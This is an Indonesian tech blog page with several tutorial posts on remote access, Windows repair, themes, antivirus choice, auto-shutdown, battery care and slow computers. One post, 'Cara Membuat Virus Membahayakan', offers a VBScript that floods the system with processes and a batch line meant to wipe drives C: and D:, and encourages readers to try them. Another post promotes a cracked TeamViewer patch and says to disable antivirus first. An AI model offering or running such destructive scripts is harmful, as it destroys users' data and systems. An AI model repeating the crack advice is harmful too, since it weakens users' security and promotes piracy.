Hi, guest ! welcome to AM-Shared. | About Us | Contact | Register | Sign In
<div style='background-color: none transparent;'><a href='http://am-shared.blogspot.com/2012/05/memasang-rss-ticker-javascript-hotline.html' title=''>Pasang Rss ticker</a></div>
Tampilkan postingan dengan label Komputer. Tampilkan semua postingan

Sabtu, 04 Mei 2013

Cara Remote PC/Laptop Dengan Internet

Cara Remote PC/Laptop Dengan Internet - Selamat malam sobat,berjumpa kembali dengan kami di malam yang agak kurang berkenan ini,sunyi sepi dan sebagainya campur dimalam ini. tapi tetep have fun aja karena kali ini saya akan berbagi tutorial yang tentunya gratis buat kalian semuanya. tutorial kali ini masih ada hubungannya dengan tutorial yang terdahulu mengenai Cara Meremot Desktop Windows 7, but kali ini saya akan share yang buat umum aja,alias semua bisa asalkan support yakni Cara Remote PC/Laptop Dengan Internet. mungkin di blog lain sudah membahas soal ini,tapi kali ini saya akan mengupas tuntas baik cara install dan menggunakannya. langsung saja ikuti langkahnya berikut ini :

Cara Remote PC/Laptop Dengan Internet
 1.Silakan Anda download softwarenya terlebih dahulu,yaitu TeamViewer Full Patch.
   (Klik Untuk Download)

2. Setelah anda mendownload file tersebut,silakan lakukan peng-installan,lihat gambar berikut :


NB:
Silakan anda ikuti seperti gambar diatas^^


3.Setelah anda selesai Install,lakukan penge-Patchan agar bisa mendapatkan fitur lebih,ikuti langkahnya berikut ini :
Silakan anda Copykan file Patch tersebut ke folder istalan Team Viewer,ex :
NB:
sebelum anda meng-copy file patch,terlebih dahulu anda harus mematikan atau menonaktifkan antivirus yang anda gunakan dan itu wajib. setelah langkah diatas selesai tunggu pada proses penge-patchan hingga selesai,setelah itu klik klose pada aplikasi tersebut,maka setelah itu anda akan menikmati fitur lebih dari teamviewer tersebut.
lanjut ke langkah berikutnya,yaitu cara menggunakan team viewer.

"Bagaimana Cara Menggunakan TeamViewer ?"
simak langkahnya berikut ini :

Keterangan :
Your ID : merupakan ID anda
Password : merupakan password teamviewer anda
Partner ID : merupakan ID teman atau komputer lain yang ingin anda remote,diatas saya sudah ujicoba dengan komputer lain yang mempunyai ID diatas,jadi sebelum anda meremot komputer anda yang lain anda harus mengetahui ID dan Password akun teamviewer tersebut.

Remot Control : jika anda ingin melakukan Remot PC/laptop lain
File Tranfer : jika anda ingin mengambil file,dengan Remot control anda juga bisa melakukan pengambilan file,
Vpn : untuk menggunakan jalur akses VPN yang digunakan,

jika sobat sudah mencatat Kode ID ,silakan anda masukan kode ID tersebut,dan klik "Connect to computer"
tunggu beberapa saat,anda nanti akan disuruh memasukan password,silakan anda masukan password sesuai kode tujuan anda tadi,

Misal :
jika anda melakukan remot pada komputer saya,sedangkan ID dan Passwor saya adalah

 765 596 221 ID
  8523 Pass

Maka,anda harus memasukan data pada teamviewer sesuai data tersebut^^
 berikut hasil uji coba saya pada warnet tetangga saya :

Sekian,semoga Bermanfaat Bagi Kalian semua^^
jika kurang paham,silakan hubungi kami^^


09.15 | 4 komentar

Jumat, 26 April 2013

Cara Membuat Virus Membahayakan

Cara Membuat Virus Membahayakan - Baiklah sobat,kali ini saya akan sedikit share cara membuat virus yang mungkin sedikit berbahaya. ingat !!jangan mencoba pada komputer anda sendiri dan jika anda ingin mencobanya di komputer atau laptop sendiri usahakan menggunakan avir yang benar-benar sudah teruji kualitasnya dalam mengatasi masalah ini. oke langsung saja ke metodenya,simak langkahnya berikut ini :

Cara Membuat Virus Membahayakan
 + Silakan anda copy code dibawah ini dan pastekan di dalam notepad atau sejenisnya :
Kode virus 01
option explicit
dim wshshell
set wshshell=wscript.createobject(“wscript.shell”)
dim x
for x = 1 to 100000000
wshshell.run “tourstart.exe”
next
Kode Virus 02
@echo offDEL C: -YDEL D: -Y

Keterangan :
Kode Virus 01
Virus ini berbentuk Tourstart yang akan memenuhi layar monitor dan akan membuat komputer menjadi hang,
untuk mengatasinya dapat mendelete semua tourstart tersebut atau langsung merestart.
[maaf tidak ada SSnya]

Kode Virus 02
Virus ini sangatlah berbahaya,kenapa ? karena dapat menghapus seluruh data di hardisk tanpa terkecuali, sehingga mau tidak mau ya harus instal ulang. untuk lebih jelasnya anda bisa pahami kodenya,memang sedikit scriptnya,tapi bahayanya minta ampun,jika anda penasaran dan merasa tertantang silakan dicoba.
Cara Membuat :
1. Silakan anda copy kode diatas terserah mau pilih yang mana,disini saya beri contoh pada kode yang pertama dan saya menggunakan notepad,look at this :

2.Setelah anda pastekan di notepad,sekarang silakan anda simpan dengan format ".vbs" untuk kode yang pertama dan format ".bat" untuk kode yang kedua, look at this :
Kode 01
Cara Membuat Virus Membahayakan
Setelah itu,
Cara Membuat Virus Membahayakan
NB:
silakan anda cermati gambar diatas,sesuaikan formatnya virusnya pada keterangan sebelumnya, ingat jangan sampai salah format,sebab jika salah format maka virus tidak jalan.

Kode 02
Cara Membuat Virus Membahayakan
hmmm,Mudah bukan ??tapi ingat ya ?jangan disalah gunakan,saya tidak bertanggung jawab dengan apa yang akan terjadi nantinya,saya hanya melakukan kewajiban saya untuk berbagi^^terimakasih.


09.42 | 0 komentar

Minggu, 31 Maret 2013

Cara Memperbaiki Windows Tanpa Install Ulang

Cara Memperbaiki Windows Tanpa Install Ulang - Dikesempatan yang baik ini saya akan share cara memperbaiki windows tanpa instal ulang dengan menggunakan windows repair disc, termasuk akan saya bahas diblog aneka cara ini cara membuat windows repar disc sehingga anda bisa membuatnya sendiri tanpa harus membelinya.

Memperbaiki windows tanpa
install ulang merupakan cara terbaik yang bisa anda lakukan ketika mendapati komputer atau laptop anda mengalami gangguan atau masalah, karena seiring berjalannya waktu dan pemakaian tidak jarang komputer atau laptop kita mengalami crash entah itu karena kerusakan registry maupun terkena virus.

Nah dari pada install ulang yang bisa menyebabkan data hilang permanen, lebih baik perbaiki dulu dengan menggunakan windows repair disc, karena dengan memperbaiki windows dengan windows repair disck maka system operasi windows anda akan dikembalikan seperti pertamakali anda install, tetapi tidak menghapus software dan data yang telah terinstall dan tersimpan sebelumnya

Beberapa kemampuan windows repair disc dalam memperbaiki system windows:


  1. Repair Proxy Setting.
  2. Repair Host File.
  3. Reset Registry Permissions.
  4. Repair Start-Up Windows.
  5. Repair gagal booting dan masih banyak lagi.

Dan bagi sahabat sekalian yang belum pernah atau belum bisa membuat windows repair disc berikut cara mudah dan simpel dalam membuat windows repair disc:

Pertama-tama anda harus mempunyai komputer atau laptop dengan mempunyai drive CD/DVD RW atau jika tidak ada anda bisa menggunakan CD/DVD drive external, dan system opersi windows yang sehat atau tidak error serta siapkan CD/DVD kosong. setelah anda siapkan semua peralatan yang dibutuhkan silahkan ikuti langkah selanjutnya.


Cara membuat Windows repair disc:

  • Masukkan keping CD/DVD kosong kedalam drive CVD

  • Buka start --> Control Panel --> System and Security --> Backup your Computer

Control+Panel


  • Create a system repair disc.

Windows+repair+disc
  • Dimenu Drive pilih DVD Drive anda

Windows+repair+disc1

  • Kemudian klik create disc

Windows+repair+disc2
  • Tunggu sampai selesai.

Ternyata sangat mudah juga membuat windows repair disc tak membutuhkan keahlian khusus untuk bisa membuatnya. Setelah windows repair disc anda sudah selesai dibuat sekarang sudah bisa anda gunakan untuk merepair atau memperbaiki windows anda yang rusak.


Dan jika anda hendak menggunakan windows repair disc maka anda tinggal memasukkan cd/DVD windows repair disc kedalam drive CD/DVD dan pastikan komputer atau laptop anda boot melalui CD/DVD room. setelah itu anda tinggal mengikuti petunjuk selanjutnya untuk melakukan perbaikan pada system operasi windows anda. 

windows-7-repair-disc

Perlu anda ketahui bahwasannya windows repair disc hanya bisa digunakan dengan versi dan type windows yang sama, misalnya anda anda membuat windows repair disc versi windows 7 maka hannya bisa digunakan untuk windows 7 saja.

sumber:
http://djarumnews.blogspot.com/2013/03/cara-memperbaiki-windows-tanpa-harus.html
http://caramanjur.blogspot.com/


00.31 | 0 komentar

Rabu, 27 Maret 2013

Cara Merubah Windows 7 Seperti Machintosh Apple…(keren)

Cara Merubah Windows 7 Seperti Machintosh Apple (Keren) - Kali ini saya akan membahas tentang Cara Merubah Windows 7 nya Seperti Machintosh Apple, bagaimana penasaran??. Untuk Merubah Windows 7 nya Seperti Machintosh Apple, kita membutuhkan Software Yang bernam Snow Transformation Pack. Snow Transformation Pack adalah software yg mengubah themes windows 7 menjadi transform Apple ato Mac..
ini adalah software yang cukup ringan (tested) dan cukup simple di gunakan.. Sebelum nya untuk themes/visual style apple yg 3D part, kita perlu mengedit & Take Ownership file Windows seperti :
C:>windows>explorer.exe>shell32.dll,ExplorerFrame. dll, dan sbgai nya.. tapi untuk Snow Transformation Pack ini kita tidak perlu utk otak atik/edit smua file .exe / .dll windows..
kadang kita mengotak atik file windows bisa menyebab kan file .dll rusak ato ga bs start up krna file .dll corrupt..
tapi software ini aman dan tidak akan terjadi crash/error pada file windows C (os)..
Cukup “install” dan “next” sampai “finish” kemudian “restart/reboot” udah itu liat perubahan nya sendiri..
Kelebihan nya : Ga perlu btuh Dock lg (dlm installer sudah ada dock nya dan lgsg terinstall
dengan software themes nya.. dan file nya cuma berukuran 30+ MB aja, Bagaimana tertarik ?? jika masih ragu silahkan lihat screen dibawah:
Windows 8 Transformation Pack 4.0 ScreenshotLion UX Pack 1.0

Tentang Snow Transformation Pack v1.5
Changes in version 1.5
-Changed Dock application from RK Launcher to RocketDock with older StackDocklet for performance/stability (new configuration)
-Fixed Desktop Theme Enhancements being checked even they aren’t checked from configuration
-Fixed FontSmoothingGamma value that breaks some applications like jDownloader
-Fixed reboot prompt to restore Windows Explorer shell if user choose not to reboot
-Fixed system files modification compatibilities with non-English edition OS
-Fixed x64 system files modification compatibilities
NB : Ikutin langkah2 install nya (pertama matiin “User Account Control” nya dulu, kemudian buka software ini dan “Run As Administrator” trus install seperti biasa.. pas install STP nya, di configure jgn ceklis yg Virtual dan YzShadow..
Oke, terimakasih telah membaca artikel tentang Cara Merubah Windows 7 nya Seperti Machintosh Apple…(keren)
Untuk yang ingin Merubah Windows 7 nya Seperti Machintosh Apple ! silahkan Download:
Snow Transformation Pack pada Link berikut :
http://www.winxsoft.com….html Or http://www.softpedia.com/….html
Oke, semoga bermanfaat.
Sumber : PusatGratis.com


08.30 | 0 komentar

Selasa, 26 Maret 2013

Cara Memilih Antivirus Yang Baik


Cara Memilih Antivirus Yang Baik - Pada dasarnya semua program antivirus yang terudpate dengan baik dapat melindungi komputer dengan baik. Memilih program antivirus ibarat memilih motor, ada yang bilang Yamaha paling top karena mementingkan tarikannya paling kenceng, ada yang bilang ya Honda lebih mantap karena mementingkan bandel dan harga jualnya tinggi.

Jadi semuanya kembali kepada anda sendiri dan sebaiknya anda menentukan kriteria membeli produk yang anda inginkan.

Beberapa kriteria yang dapat menjadi pertimbangan dalam membeli antivirus adalah :

1. Memiliki kemampuan deteksi malware yang terbaik.

Untuk melakukan pengetesan atas semua produk antivirus tentunya memerlukan pengetahuan dan sumber daya yang besar dan tidak bisa dilakukan sembarang orang / organisasi.

Namun kita beruntung karena banyak organisasi independen yang kompeten melakukan pengetesan atas semua produk antivirus. Hasil pengetesan kemampuan deteksi malware terbaru oleh program-program antivirus ternama di dunia untuk bulan Juli 2012 – Februari 2013 dapat kamu lihat di Virus Bulletin RAP Averages Quadrant

2. Ada dukungan purna jual yang handal dan terpercaya.

Ibarat motor, apakah anda akan memutuskan untuk membeli Yamaha jika tidak memiliki layanan purna jual yang selalu siap membantu ketika anda mengalami masalah ? Pastikan bahwa program antivirus yang anda beli tidak hanya di distribusikan saja tetapi mendapatkan dukungan support ketika menghadapi masalah karena sebenarnya piranti lunak yang kita beli tidak hanya CD / DVD atau boxnya saja, tetapi implementasi dari piranti lunak tersebut yang membutuhkan dukungan dari team support yang berpengalaman dan handal.

Kalau bisa dapatkan bukti tertulis seperti “kartu garansi” untuk menjamin anda mendapatkan layanan dimasa depan jika menghadapi masalah. Jika anda memutuskan memilih membeli piranti lunak yang terkenal tetapi tidak dapat diimplementasikan dengan baik artinya manfaat yang anda dapatkan dari piranti lunak tersebut rendah dan sebenarnya anda mengalami kerugian dari transaksi tersebut.

3. Selain antivirus, pertimbangkan untuk mendapatkan fitur tambahan yang penting seperti :

Pengguna non bisnis :

- Antispam dan antivirus email.
- Firewall
- Parental Control (untuk menjaga anak anda dari konten berbahaya).
- Internet Control (untuk mengawasi waktu penggunaan internet).
- Backup data otomatis

Pengguna bisnis (semua fitur pengguna personal) ditambah :

- Application control (untuk membatasi instalasi aplikasi yang tidak diinginkan oleh karyawan).

- Device control (untuk membatasi penggunaan perangkat USB, CD Rom, Ext HDD tertentu saja yang bisa digunakan)

4. Dan terakhir yang harus anda lakukan sendiri adalah backup secara teratur

seluruh data anda ke jaringan / external HDD / DVD Rom untuk berjaga-jaga jika sewaktu-waktu komputer anda mengalami crash / datanya dihancurkan oleh virus.

Beberapa produk antivirus memberikan fasilitas backup data otomatis untuk melindungi data anda yang di backup baik ke ext HDD, jaringan intranet atau DVD Rom.

Untuk sistem Windowsnya ada yang memberikan fasilitas backup image harddisk secara berkala ke jaringan / ext HDD sehingga jika suatu saat sistem anda mengalami crash baik karena virus atau karena kerusakan hardware dalam waktu singkat anda bisa melakukan restore seluruh sistem dengan melakukan restore image yang sudah dibackup secara otomatis secara berkala sebelumnya (lihat gambar diatas).

Sumber : http://inet.detik.com/read/2013/02/28/110812/2181980/1440/4-tips-memilih-antivirus-yang-baik


09.45 | 0 komentar

Minggu, 17 Maret 2013

Shutdown PC Secara Otomatis

Shutdown PC Secara Otomatis - Terkadang sebuah komputer atau laptop memang diharuskan untuk istirahat,bukan hanya manusia. terkadang dalam proses mematikan sebuah komputer anda pernah mengalami shutdown yang agak lama atau masalah lain. nah,kini saya akan sedikit mengshare sedikit info yakni cara mematikan PC secara otomatis atau terjadwal. misal dalam 1 jam sekali atau 5 menit sekali dengan bantuan software Airytec Switch Off . Dari nama perangkat lunak ini mungkin kamu sudah dapat menebak, Airytec Switch Off adalah sebuah perangkat lunak yang dapat kamu gunakan untuk menonaktifkan PC atau laptop milikmu secara otomatis dan terjadwal, sangat cocok digunakan bagi kamu seorang pekerja aktif yang banyak menghabiskan waktu didepan PC maupun laptop.
Untuk saat ini Airytec Switch Off tersedia dan dapat kamu gunakan pada sistem operasi Windows serta tersedia dalam versi installer dan portable.
Homepage: http://airytec.com/en
Download: http://airytec.com/en/switch-off/get.aspx
Menggunakan Airytec Switch Off ini terbilang cukup mudah karena tidak terlalu rumit dalam hal interface atau tampilan antarmuka. Setelah kamu mengunduh dan menginstall perangkat lunak ini, secara otomatis ia akan berkerja pada system tray.
Kamu dapat dengan mudah memilih beberapa pilihan seperti shutdown, restart, log off, sleep, hibernate, lock dan beberapa menu tambahan lain secara langsung dengan klik kanan ikon dari Airytec Switch Off yang ada di system tray.
Cara Mudah Shutdown PC Secara Otomatis dengan Menggunakan Airytec Switch Off
Secara mudah kamu juga dapat langsung memilih waktu standart atau default yang telah ditetapkan oleh Airytec Switch Off untuk kamu menonaktifkan komputer milikmu dalam hitungan waktu 5 menit, 15 menit, 30 menit hingga hitungan waktu 5 jam berikutnya. Untuk pilihan waktu atau penjadwalan yang ingin kamu tentukan sendiri, kamu bisa memilih menu “Scheduled task” dan memilih menu “Disable task” untuk membatalkan sebuah task atau penjadwalan yang sedang berjalan.
Cara Mudah Shutdown PC Secara Otomatis dengan Menggunakan Airytec Switch Off
Perangkat lunak ini sangat ringan dan tidak terhitung memberatkan system, untuk ukuran installernya Airytec Switch Off ini berukuran sekitar 190KB .
Gimana sobat ?penasaran mau nyoba,silakan bagi yang penasaran ingin nyoba^^
semoga bermanfaat!!


09.13 | 0 komentar

Jumat, 01 Maret 2013

5 Cara Merawat Baterai Laptop


Cara Merawat Baterai Laptop - Begitu pesat perkembangan teknologi pada era saat ini,namun kurangnya pengetahuan yang kadang membuat semuanya kadang sia-sia. Handphone,komputer dan media tronik lainnya sudah tidak asing lagi. khusunya laptop,yakni meliputi perawatan dan sebagainya yang kadang di abaikan. kali ini saya akan membahas Cara Merawat Baterai Laptop  yang saya dapat dari riset googling dan dari sumber lainya. Memang merupakan hal yang dicari-cari oleh banyak orang di media informasi internet, karena dalam merawat baterai laptop harus benar agar baterai dapat tahan lama dan tetap awet. untuk melakukan Perawatan Pada baterai laptop, tidak begitu rumit dan tidak membutuhkan biaya. karena dalam merawat baterai notebook atau netbook itu harus disesuaikan dengan kebiasaan dengan gaya hidup pembaca.


Cara merawat Baterai laptop akan penulis bagikan kepada para pembaca, dimana dalam artikel kali ini, penulis akan memberikan 5 tips merawat baterai laptop agar tetap awet dan tahan lama.


1. Charge dalam Keadaan Mati
Agar baterai tetap awet dan tahan lama, maka cara ini mungkin harus pembaca tempuh, mengapa harus di charge dalam keadaan mati? karena ketika pembaca men-Charge dalam keadaan Hidup maka Sel pada baterai akan Mengalami Mode dual, yaitu mengeluarkan energi dan menerima energi dari listrik, ketika pembaca men-Charge dalam keadaan mati maka laptop yang pembaca gunakan hanya menerima energi saja dari sumber energi.
bayangkan saja jika pembaca menerima sesuatu dan langsung dilemparkan, terima-lempar, maka anda akan cepat lelah, karna anda harus menerima dahulu kemudian langsung melakukan pelemparan. sama halnya dengan baterai, agar baterai tidak terlalu bekerja keras ada kalanya poin ini diperhatikan. Jika cara ini pembaca tidak pernah lakukan, mungkin anda harus melakukannya agar baterai tetap terawat dengan Baik


2. Jangan Memakai Daya Hingga habis
salah satu faktor yang mendukung awetnya baterai laptop pembaca, yaitu dalam segi Penggunaan daya baterai, dimana saat pembaca menggunakan Baterai, agar selalu memperhatikan sisa baterai pada laptop pembaca. jika sisa baterai pada laptop pembaca tersisa 1-15%, ada kalanya jika pembaca segera charge laptop yang pembaca gunakan, agar baterai tetap awet dan tidak terbiasa kehabisan daya. jika para pembaca sering melakukan hal ini, mungkin gaya hidup yang seperti ini harus pembaca hilangkan agar baterai laptop pembaca tetap awet dan tahan lama.


3. Bermain Games Dengan Menggunakan Baterai
jika pemain sering melakukan hal ini, sepertinya gaya hidup seperti ini harus dihilangkan oleh pembaca. apa yang terjadi jika kasusnya seperti ini? yang akan terjadi adalah baterai laptop atau netbook pembaca akan kehilangan daya tahan lama baterai, yang biasanya baterai ketika full 100% mampu bertahan selama 4 jam jika dalam keadaan working, maka mungkin setelah anda sering melakukan hal diatas, kemampuan baterai akan dibawah 4 jam dalam keadaan yang sama, dengan persentase baterai tetap 100%. ini menandakan bahwa jika baterai bekerja sangat keras, maka sel dalam baterai akan cepat kendor dan menyebabkan sebagian dari sell tersebut tidak dapat lagi menyimpan daya sebagaimana mestinya.
setelah membaca poin ketiga mungkin terlintas dipikiran pembaca, bagaimana solusinya agar para pembaca tetap bisa bermain games-games 3 dimensi? jawabannya adalah ketika anda ingin bermain games 3D ada kalanya jika baterai pada laptop atau netbook pembaca dilepas, agar tidak terjadi kerusakan sell akibat baterai terus bekerja.


4. Melepas baterai Ketika Ada Listrik Langsung
jika di sekitar pembaca terdapat terminal arus listrik yang bisa digunakan untuk memasang Charger, ada kalanya pembaca untuk melepas baterai dan menggunakan Listrik Langsung untuk menggunakan Laptop atau netbook pembaca. mengapa baterai harus dilepas? penulis tidak terlalu menyarankan tapi jika anda ingin menyalakan laptop pembaca dengan durasi lama, mungkin pencabutan baterai akan sangat disarankan, agar baterai tetap awet karena tidak digunakan. kebiasaan akan hal ini mungkin akan menjadi salah satu hal yang harus pembaca lakukan.


5. Terlalu banyak Interface yang aktif
terlalu banyak interface yang aktif ketika baterai dalam keadaan idle (tidak menggunakan Listrik Langsung) juga mempengaruhi daya Tahan lama dan  ke-awetan baterai. karena ketika baterai sedang berjalan dan banyak interface tambahan yang anda gunakan seperti cooling pad mouse, juga termasuk perangkat bluetooth, wireless dan Penggunaan Contrash pada layar. jika pembaca sedang tidak menggunakan listrik langsung mungkin pembaca perlu mematikan semua perangkat yang tidak digunakan dan menggunakan interface yang cukup (sesuai kebutuhan).


Dari 5 tips merawat baterai laptop ini, semoga pembaca dapat mengaplikasikan pada keseharian anda terhadap laptop or notebook yang anda miliki, semoga dengan begitu laptop anda awet begitu pula baterai yang digunakan ikut awet.


Selamat mencoba . . .!


07.58 | 0 komentar

Jumat, 15 Februari 2013

10 Penyebab Komputer Lambat Dan Cara Mengatasinya

10 Penyebab Komputer Lambat Dan Cara Mengatasinya - Gimana perasaan anda jika ketika waktu kerja dihadapkan dengan komputer yang lambatnya minta ampun ? tentu kemungkinan besar anda akan marah besar atau bisa-bisa frustasi komputernya bisa di hancurkan ala gambar disamping. diantara masalah tersebut, maka saya mencoba untuk membantu sobat sekalian, karena terus terang,saya juga pernah mengalami hal tersebut tapi alhamdulillah saya masih bisa mengendalikan diri,jadi komputer masih aman.oke,langsung saja, mari kita simak dan dipahami kata demi kata postingan kali ini .

1. Komputer lambat karena kekurangan Memory
Masalah komputer lambat karena minimnya RAM yang terpasang merupakan hal yang umumnya sudah diketahui oleh semua pengguna komputer.

Untuk itu cobalah cek kapasitas memory yang terpasang, untuk komputer sekelas Intel Pentium 4 dengan OS Windows XP dan aplikasi standar sebaiknya upgrade-lah memory menjadi minimal 1 GB.

2. Komputer lambat karena terlalu banyaknya program yang terinstall.
Secara pribadi saya sering menemukan komputer terutama milik pribadi yang di-install bermacam-macam program didalamnya, padahal aplikasi tersebut jarang atau bahkan tidak pernah digunakan sama sekali.

Periksalah program apa saja yang terinstall dikomputer dengan cara klik Add/Remove Program di Control Panel dan un-install program-program yang hanya menjadi "accesories" tersebut.

3. Komputer lambat karena terlalu banyak startup programs dan service yang berjalan.
Hal ini berkaitan dengan point no 2, semakin banyak program yang terinstall, semakin banyak pula program dan service yang akan dijalankan ketika windows startup.

Untuk menonaktifkan startup program dan service yang berjalan otomatis tersebut, masuklah ke "System Configuration Utility" dengan cara ketik: msconfig pada menu run, kemudian pada tab service dan startup lakukan uncheck terhadap aplikasi-aplikasi yang tidak diperlukan.

Untuk melihat aplikasi apa saja yang sedang berjalan, kita bisa menggunakan tool Prosesexplorer. Dengan tool ini kita dapat melihat dan menonaktifkan (kill) aplikasi apa saja yang tidak diperlukan atau dicurigai sebagai virus.


process explorer

Download Process Explorer disini

4. Komputer lambat karena Temporary File yang sudah membengkak
Penyebab komputer lambat yang ke empat adalah sudah membengkaknya file-file temporary (sementara). Untuk Windows Xp lokasi file tersebut ada di:"C:\Documents and Settings\nama_user\Local Settings\Temp" dan"C:\WINDOWS\Temp". 

Untuk membersihkannya, delete-lah file-file yang terdapat di kedua lokasi tersebut atau jalankan program Disk CleanUp dengan cara klik start-run, ketik: "cleanmgr" lalu pilih drive yang akan di-cleanup.

5. Komputer lambat karena terlalu banyak program yang berfungsi sebagai "security program"
Security program seperti program antivirus dan firewall merupakan aplikasi tambahan yang harus ada pada komputer, tetapi janganlah terlalu berlebihan misalnya dengan menginstall 2-3 program antivirus sekaligus.

Untuk masalah security windows, yang terpenting adalah lakukan update, aktifkan firewall dan gunakan antivirus yang tidak membebani komputer seperti misalnya PCMAV Antivirus serta berhati-hatilah ketika menggunakan USB Flashdisk / Memory Card.

6. Komputer lambat karena masalah pada hardisk

Hardisk merupakan komponen kedua setelah RAM yang bisa menyebabkan komputer menjadi lambat. Masalah Komputer lambat yang disebabkan oleh hardisk ini diantaranya karena:
- hardisk low space
- hardisk yang terfragmentasi
- hardisk yang sudah lama, sehingga rpm-nya menurun
- hardisk error / bad sector

Cara mengatasi komputer lambat karena masalah pada hardisk diatas adalah:
- upgrade kapasitas hardisk dengan menambah atau ganti hardisk
- lakukan defragmenter pada hardisk secara berkala
- hindarkan hardisk dari debu, goncangan dan panas berlebih.
- perbaiki kerusakan pada hardisk dengan tool checkdisk.

7. Komputer lambat karena adanya virus, malware atau spyware pada komputer.
Apabila komputer kita sudah terlebih dahulu terserang virus atau malware, maka sebaiknya jalankan Windows Safe Mode, matikan fasilitas system restore dan gunakanlah program Virus Cleaner seperti misalnya Norman Malware Cleaner untuk membersihkan virus atau malware tersebut dan lakukan pula update pada sistem operasi.

